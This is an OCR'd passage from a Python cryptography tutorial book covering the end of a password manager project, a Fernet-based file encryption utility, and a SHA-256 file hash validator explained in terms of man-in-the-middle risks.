
Let's run it:

```
$ python password_manager.py
```


During execution you should get output similar to this:

```
C:\Users\muham\Documents\Cryptography With Python\PasswordManager>python password_manager.py
1. Register
2. Login
3. Quit
Enter your choice: 2
Enter your username: Muhammad
Enter your master password:
[+] Login successful!
1. Add Password
2. Get Password
3. View Saved websites
4. Quit
Enter your choice: 3
Websites you saved...

pol
fifa.com
wwe.com
facebook.com


1. Add Password
2. Get Password
```

After registering, your `user_data.json` should look like this:



Similarly, after playing around, your `passwords.json` file should look like this:



Now our passwords are safe. Please bear in mind that when using a password manager, ensure you craft a robust master password and regularly update and review your passwords.

In this project, we built our own custom password manager using Python. We've covered the essentials from securing your login credentials with hashing to saving and retrieving encrypted passwords from a JSON file. By leveraging Python libraries like `json`, `hashlib`, `getpass`, and `cryptography`, we built a functional, secure password manager. Now you don't have to remember complex passwords; let Python do the work for you!

I hope you enjoyed building it as much as I enjoyed explaining it.

6.6 Building a File Encryption Utility

In this project, we're going to build a file encryption tool with Python capable of encrypting our files and decrypting them when needed. This utility will help us keep our private files away from the prying cats.

As we saw in Chapter 2, we need the same key for encryption and decryption in symmetric cryptography. That's the concept we will apply in this program.

To start, open up a new Python file and name it `file_encryption_utility.py`.

First thing first. We import the necessary libraries:

```
# Import necessary libraries.
import sys
from cryptography.fernet import Fernet
from colorama import Fore, init
```

```
# Initialize colorama for colored output in the terminal.
init()
```

Then we create functions to generate a key, save the key to a file, and load the key (when needed).

```
# Function to generate a new encryption/decryption key.
def generate_key():
  return Fernet.generate_key()

# Function to save a key to a file.
def save_key(key, filename="secret_key.key"):
  with open(filename, "wb") as key_file:
    key_file.write(key)

# Function to load a key from a file.
def load_key(filename="secret_key.key"):
  return open(filename, "rb").read()
```

Next, we create the function that does the job of encrypting our files. This function will take in two parameters. The key for encryption and the file to encrypt. Please note that only the key used to encrypt the file can be used to decrypt it. That is why we implemented the `save_key()` and `load_key()` functions.

```
# Function to encrypt a file.
def encrypt_file(key, input_file):
  # Create a Fernet cipher with the provided key
  cipher = Fernet(key)
```

```
  # Read the plaintext from the input file.
  with open(input_file, "rb") as file:
    plaintext = file.read()
  # Encrypt the plaintext
  encrypted_data = cipher.encrypt(plaintext)
  # Overwrite the input file with the encrypted data.
  with open(input_file, "wb") as file:
    file.write(encrypted_data)
```

Similarly, we create a function to decrypt our encrypted files:

```
# Function to decrypt a file.
def decrypt_file(key, input_file):
  # Create a Fernet cipher with the provided key.
  cipher = Fernet(key)
  # Read the encrypted data from the input file.
  with open(input_file, "rb") as file:
    encrypted_data = file.read()
  # Decrypt the data
  decrypted_data = cipher.decrypt(encrypted_data)
  # Overwrite the input file with the decrypted data
  with open(input_file, "wb") as file:
    file.write(decrypted_data)
```

Finally, we implement functionality to get the user's input and act on it. We ask the users what they want to achieve - encryption or decryption. According to their specifications, we call our already implemented functions to perform the tasks:

```
# Get user input to choose between encryption and decryption.
user_input = input(
  '[?] Do you want to encrypt or decrypt a file?\n\nSelect option 1 for encryption and 2 for decryption: ')
# Encryption process.
if user_input == '1':
  try:
    # Get input file and key from the user
    file_to_encrypt = input("Enter the path to the input file: ")
    # Generate a new key and save it to a file
    key = generate_key()
    save_key(key)
    # Encrypt the input file using the generated key
    encrypt_file(key, file_to_encrypt)
  except Exception:
    # Handle exceptions and print an error message
    print(f'{Fore.RED}[+] Please make sure to specify a valid file.')
  else:
    # Print a success message if encryption is successful
    print(f'{Fore.GREEN}[+] {file_to_encrypt} Encrypted Successfully.')
# Decryption process.
elif user_input == '2':
  try:
    # Get input file and key from the user
    input_to_decrypt = input("Enter the path to the input file: ")
    # Load the key from a file for decryption
    loaded_key = load_key()
```

```
    # Decrypt the input file using the loaded key
    decrypt_file(loaded_key, input_to_decrypt)
  except Exception:
    # Handle exceptions and print an error message
    print(f'{Fore.RED}[+] Please make sure to specify a valid file.')
  else:
    # Print a success message if decryption is successful
    print(f'{Fore.GREEN}[+] {input_to_decrypt} Decrypted Successfully.')
# Invalid input.
else:
  print(f'{Fore.RED}[-] Invalid Input!')
  sys.exit()
```

Let's run our code:


```
$ python file_encryption_utility.py
```

```
Command Prompt

C:\Users\muham\Documents\Cryptography With Python>python file_encryption_utility.py
[?] Do you want to encrypt or decrypt a file?

Select option 1 for encryption and 2 for decryption: 1
Enter the path to the input file: hello.py
[+] hello.py Encrypted Successfully.

C:\Users\muham\Documents\Cryptography With Python>python file_encryption_utility.py
[?] Do you want to encrypt or decrypt a file?

Select option 1 for encryption and 2 for decryption: 2
Enter the path to the input file: hello.py
[+] hello.py Decrypted Successfully.

C:\Users\muham\Documents\Cryptography With Python>
```

Feel free to replace `hello.py` with any file you choose. Just make sure it's in the directory as your program file. If it's not, you can specify the full absolute path of the file.

Let's see what our file looks like after encryption:

After decryption:



Amazing, right? We successfully built our custom file encryption utility. In a later project (building ransomware), we will extend this further to encrypt and decrypt entire folders!

With that, we have successfully implemented our own custom file encryption utility. The importance of this program cannot be overemphasized. For example, if we want to send an email and we do not want service providers to read our emails (for privacy reasons), we can simply encrypt a text file containing our message and send it as an attachment. When the recipient receives it, they can easily decrypt it using the key we share with them (through a separate channel). Always keep your keys safe and secret and away from unwanted parties.

Now that we're done with the file encryption tool, let's see how to build a file hash validator. See you in the next one!

6.7 Building a Hash Validator

In this section, we'll construct an essential tool for daily use: a program designed to verify a file's integrity and authenticity post-download.

When you download a file from the internet, it can be subject to data corruption during transmission. Verifying the hash ensures that the file is intact and hasn't been altered in any way. Even a minor change to the file will result in a different hash value, alerting you to potential problems.

You may know what a man-in-the-middle (MITM) attack is. If not, an MITM attack is a type of cyberattack in which an attacker intercepts and possibly alters the communication between two parties without their knowledge or consent. This attack occurs when the attacker secretly positions themselves between the sender and the receiver of information, effectively eavesdropping on the communication and potentially manipulating the transmitted data. MITM attacks can be launched in various communication contexts, including over networks, websites, or other digital channels.

A typical scenario is when you're connected to a compromised Wi-Fi network (at the airport, coffee shop, etc). The attackers who compromised the said network have the power to replace your downloads with malware. And believe me, by merely looking, you wouldn't be able to detect that the file you downloaded isn't what was intended. You would need a tool to check that the file you wanted to install is what you actually installed.

Verifying a file with its hash involves comparing the calculated hash value of the downloaded file with the provided hash value (by the vendors) to ensure its integrity and authenticity.

First off, we are going to install `colorama`. We can achieve this by running:

```
$ pip install colorama
```

`colorama` is a Python library that simplifies adding colored output and text formatting to the command line or terminal.

Next up, we import the necessary libraries:

```
# Import necessary libraries.
import argparse, hashlib, sys
# Import functions init and Fore from the colorama library.
from colorama import init, Fore
# Initialize colorama to enable colored terminal text.
init()
```

- `argparse` : is a Python library for parsing command-line arguments and options.
- `hashlib` : is a Python library for secure hash and message digest algorithms.
- `sys` : is a Python library for providing access to system-specific parameters and functions.

Then we create a function to calculate the hash of the downloaded file. This hash is what we're going to use to compare with the hash that the vendors provide to check if the file is authentic or not.

```
# Define a function to calculate the SHA-256 hash of a file.
def calculate_hash(file_path):
  # Create a SHA-256 hash object.
  sha256_hash = hashlib.sha256()
  # Open the file in binary mode for reading (rb).
```

```
with open(file_path, "rb") as file:
  # Read the file in 64KB chunks to efficiently handle large files.
  while True:
    data = file.read(65536)  # Read the file in 64KB chunks.
    if not data:
      break
    # Update the hash object with the data read from the file.
    sha256_hash.update(data)
# Return the hexadecimal representation of the calculated hash.
return sha256_hash.hexdigest()
```

Next, we create a function to verify the calculated hash against an expected hash. This function makes sure that the hash we calculated is the expected hash. However, if the hash provided by the vendor is not the same as the calculated hash, we know there's a problem somewhere:

```
# Define a function to verify the calculated hash against an expected hash.
def verify_hash(downloaded_file, expected_hash):
  # Calculate the hash of the downloaded file.
  calculated_hash = calculate_hash(downloaded_file)
  # Compare the calculated hash with the expected hash and return the result.
  return calculated_hash == expected_hash
```

This is a CLI-based program. So in this next part of the code, we're going to be accepting user input from the terminal. And you guessed right! We're going to use argparse for that:

```
# Create a parser for handling command-line arguments.
parser = argparse.ArgumentParser(description="Verify the hash of a downloaded software file.")
```

```
# Define two command-line arguments:
# -f or --file: Path to the downloaded software file (required).
# --hash: Expected hash value (required).
parser.add_argument("-f", "--file", dest="downloaded_file", required=True, help="Path to the downloaded software
file")
parser.add_argument("--hash", dest="expected_hash", required=True, help="Expected hash value")
# Parse the command-line arguments provided when running the script.
args = parser.parse_args()
# Check if the required command-line arguments were provided.
if not args.downloaded_file or not args.expected_hash:
  # Print an error message in red using 'colorama'.
  print(f"{Fore.RED}[-] Please Specify the file to validate and its Hash.")
  # Exit the script.
  sys.exit()
```

We added flags to our program. So the user can use `-f` or `--file` to specify the file to be validated, and `--hash` to specify the expected hash value of the file. Finally:


```
# Check if the hash of the file is accurate by calling the verify_hash function.
if verify_hash(args.downloaded_file, args.expected_hash):
  # If the hash is accurate, print a success message in green.
  print(f"{Fore.GREEN}[+] Hash verification successful. The software is authentic.")
else:
  # If the hash does not match, print an error message in red.
  print(f"{Fore.RED}[-] Hash verification failed. The software may have been tampered with or is not authentic.")
```

So we're using the `verify_hash()` function to check if the downloaded file is what we're expecting.

